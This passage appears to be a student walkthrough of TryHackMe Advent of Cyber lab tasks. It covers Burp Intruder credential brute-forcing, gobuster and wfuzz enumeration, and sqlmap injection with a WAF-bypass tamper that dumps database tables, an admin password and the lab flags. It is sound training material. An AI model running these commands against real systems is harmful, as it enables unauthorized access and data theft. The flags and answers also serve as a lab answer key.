
Question 7

Cluster Bomb. Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.



Question 8

Upon logging in using the username: admin and password: 12345. **The flag** will be shown in the directed website.



Thought Process/Methodology:

Through reading the default credentials notes on the website we get to know that the name of botnet which was reported on 2018 is Mirai. Some companies like Starbucks has become victim to the attack by leaving services running with default credentials and the bug hunter who reported the problem was awarded \$250 USD.

The case of Mirai has been closed by a US Department of Defense agent ag3nt-j1 on 25th Jun. We added the FoxyProxy extension to Mozilla and examine the option for Burp. By doing this we know that the port number for Burp is 8080 and the proxy type is HTTP. Furthermore, we run Burp suite on Kali, opened the decoder tab to encode the string 'PSP0201' into URL value. We begin our project by copy and pasting the machine IP address on browser search bar. After being directed to the page the Foxy Proxy is changed to Burp. Entered the username and password. Forwarded the intercept to capture the username and password on Burp Suite. Launched multiple attack by guessing the username and password on payload tab. By testing multiple payload sets, we deduced that the cluster bomb uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested. After gaining the username as admin and password as 12345, we signed in to the page to receive the flag.

Day 4 [Web Exploitation] Santa's watching

Tools used: gobuster, wfuzz, kali

Solution/walkthrough:

Question 1:

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ

Question 2:

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

```
File Actions Edit View Help
(1211103220@kali)-[~]
$ gobuster dir -u 10.10.22.61 -w /usr/share/wordlists/dirb/big.txt -x php,t
xt,html

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.22.61
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,txt,html
[+] Timeout: 10s



2022/06/25 09:33:18 Starting gobuster in directory enumeration mode

/.htaccess (Status: 403) [Size: 276]
/.htaccess.php (Status: 403) [Size: 276]
/.htaccess.txt (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.htpasswd.html (Status: 403) [Size: 276]
/.htpasswd.php (Status: 403) [Size: 276]
/.htpasswd.txt (Status: 403) [Size: 276]
/.htpasswd.html (Status: 403) [Size: 276]
/LICENSE (Status: 200) [Size: 1086]
/api (Status: 301) [Size: 308] [→ http://10.10.22.61/api/]
Progress: 16012 / 81880 (19.56%)
[!] Keyboard interrupt detected, terminating.

2022/06/25 09:39:54 Finished

(1211103220@kali)-[~]
$
```

Index of /api

Name	Last modified	Size	Description
 Parent Directory		-	
 site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.22.61 Port 80

File found : **site-log.php**

Question 3:


Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

```
(1211103220@kali)-[~]
└─$ wfuzz -c -z file,/home/kali/Downloads/wordlist 10.10.22.61/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.22.61/api/site-log.php?date=FUZZ
Total requests: 63
```

ID	Response	Lines	Word	Chars	Payload
000000047:	200	0 L	0 W	0 Ch	"20201216"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000049:	200	0 L	0 W	0 Ch	"20201218"
000000031:	200	0 L	0 W	0 Ch	"20201130"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000048:	200	0 L	0 W	0 Ch	"20201217"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000050:	200	0 L	0 W	0 Ch	"20201219"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000046:	200	0 L	0 W	0 Ch	"20201215"
000000045:	200	0 L	0 W	0 Ch	"20201214"
000000042:	200	0 L	0 W	0 Ch	"20201211"
000000043:	200	0 L	0 W	0 Ch	"20201212"
000000038:	200	0 L	0 W	0 Ch	"20201207"
000000039:	200	0 L	0 W	0 Ch	"20201208"
000000040:	200	0 L	0 W	0 Ch	"20201209"
000000041:	200	0 L	0 W	0 Ch	"20201210"
000000037:	200	0 L	0 W	0 Ch	"20201206"
000000036:	200	0 L	0 W	0 Ch	"20201205"
000000044:	200	0 L	0 W	0 Ch	"20201213"
000000034:	200	0 L	0 W	0 Ch	"20201203"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000035:	200	0 L	0 W	0 Ch	"20201204"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000033:	200	0 L	0 W	0 Ch	"20201202"
000000032:	200	0 L	0 W	0 Ch	"20201201"

The date 20201125 has 13 characters and is unique compared to the others.



Flag: THM{D4t3_AP1}

Question 4:

Look at wfuzz's help file. What does the -f parameter store results to?

```
Options:
--h/--help          : This help
--help             : Advanced help
--filter-help       : Filter language specification
--version           : Wfuzz version details
--e <type>          : List of available encoders/payloads/iterators/printers/scripts

--recipe <filename> : Reads options from a recipe. Repeat for various recipes.
--dump-recipe <filename> : Prints current options as a recipe
--oF <filename>       : Saves fuzz results to a file. These can be consumed later using the wfuzz payload.

-c                 : Output with colors
-v                 : Verbose information.
-f filename,printer : Store results in the output file using the specified printer (raw printer if omitted).
-o printer         : Show results using the specified printer.
--interact         : (beta) If selected, all key presses are captured. This allows you to interact with the program.
--dry-run          : Print the results of applying the requests without actually making any HTTP request.
--prev            : Print the previous HTTP requests (only when using payloads generating fuzzresults)
--efield <expr>    : Show the specified language expression together with the current payload. Repeat for various fields.
--field <expr>     : Do not show the payload but only the specified language expression. Repeat for various fields.

-p addr           : Use Proxy in format ip:port:type. Repeat option for using various proxies.
                  Where type could be SOCKS4, SOCKS5 or HTTP if omitted.
```

Answer: filename, printer

Thought Process/Methodology:

Gobuster were used firstly to determine the sub-directory of the ip domain. Alongside Gobuster the file "big.txt" is used as the wordlist. After the gobuster was run, it is detected that the sub-directory "/api" has a status of "301" with size of "308" giving us the hint that we can find something through the link. Upon opening the link we found a directory with a file in it named "site-log.php". Next, the wfuzz command was used with a wordlist prepared by THM as containing random dates to be filled into the date parameter. The command was run and we found out that the date "20201125" contained 1 line and 13 characters and was unique compared to the other dates. The link alongside the given date parameter was visited and the THM flag was achieved.

Day 5 [Web Exploitation] Someone stole Santa's gift list!

Tools used: SQL Injection, sqlmap, burpsuite

Solution/walkthrough:

Question 1:

What is the default port number for SQL Server running on TCP?

Ports Used By SQL Server

The following tables can help you identify the ports being used by SQL Server.

Ports Used By the Database Engine

By default, the typical ports used by SQL Server and associated database engine services are: TCP 1433, 4022, 135, 1434, UDP 1434. The table below explains these ports in greater detail. A named instance uses [dynamic ports](#).


The following table lists the ports that are frequently used by the Database Engine.

Scenario	Port	Comments
Default instance running over TCP	TCP port 1433	The most common port allowed through the firewall. It applies to routine connections to the default installation of the Database Engine, or a named instance that is the only instance running on the computer. (Named instances have special considerations. See Dynamic Ports later in this article.)

Answer: **1433**

Question 2:

Without using directory brute forcing, what's Santa's secret login panel?



IP Address Expires

Question Hint

The name is derived out of 2 words from this question.
/s**tap***l

Based on the hint we can guess the answer for the santa login panel.

Answer: **/santapanel**

Question 3:

What is the database used from the hint in Santa's TODO list?

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Answer: Based on the Santa's TODO list the database used is **sqlite**

Question 4:

How many entries are there in the gift database?

```
(1211103220@kali)-[~]
$ sqlmap -r /home/1211103220/Desktop/santa --tamper=space2comment --dump-all
--dbms sqlite

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 10:11:37 /2022-06-25/

Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid   | age  | title                               |
+-----+-----+-----+
| James | 8    | shoes                              |
| John  | 4    | skateboard                         |
| Robert| 17   | iphone                            |
| Michael| 5    | playstation                       |
| William| 6    | xbox                              |
| David | 6    | candy                             |
| Richard| 9    | books                             |
| Joseph| 7    | socks                             |
| Thomas| 10   | 10 McDonalds meals               |
| Charles| 3    | toy car                           |
| Christopher| 8    | air hockey table                 |
| Daniel| 12   | lego star wars                   |
| Matthew| 15   | bike                              |
| Anthony| 3    | table tennis                     |
| Donald| 4    | fazer chocolate                  |
| Mark  | 17   | wii                               |
| Paul  | 9    | github ownership                 |
| James | 8    | finnish-english dictionary       |
| Steven| 11   | laptop                           |
| Andrew| 16   | raspberry pie                    |
| Kenneth| 19   | TryHackMe Sub                    |
| Joshua| 12   | chair                             |
+-----+-----+-----+
```

Answer: 22

Question 5:

What is James' age?

Answer: 8


Question 6:

What did Paul ask for?

Answer: github ownership

Question 7:

What is the flag?




```
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

Answer: thmfox{All_I_Want_for_Christmas_Is_You}

Question 8:

What is the admin's password?



```
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+-----+
```

Answer: EhCNSWzzFP6sc7gB

Thought Process/Methodology:

Based on the microsoft documentation there are many known default TCP ports but the main one is 1433. A machine ip was given and the sub-domain for the Santa's secret login panel could be guessed by the hint given since there is no directory brute forcing allowed. It is determined that the sub-domain is "/santapanel". Based on the challenge explanation and hints it is given that Santa is trying to find alternatives databases other than sqlite, from that information we could determine that the database Santa is currently using is sqlite. After we login through the login panel with sql injection, we can continue using sqlmap to go through the database and get all the information. We found out the total entries are 22. From the list we can determine James is 8 years old and Paul asks for a github ownership. A hidden

table is shown and alongside we achieved the THM flag. Last but not least we get the admin table with the username and the password.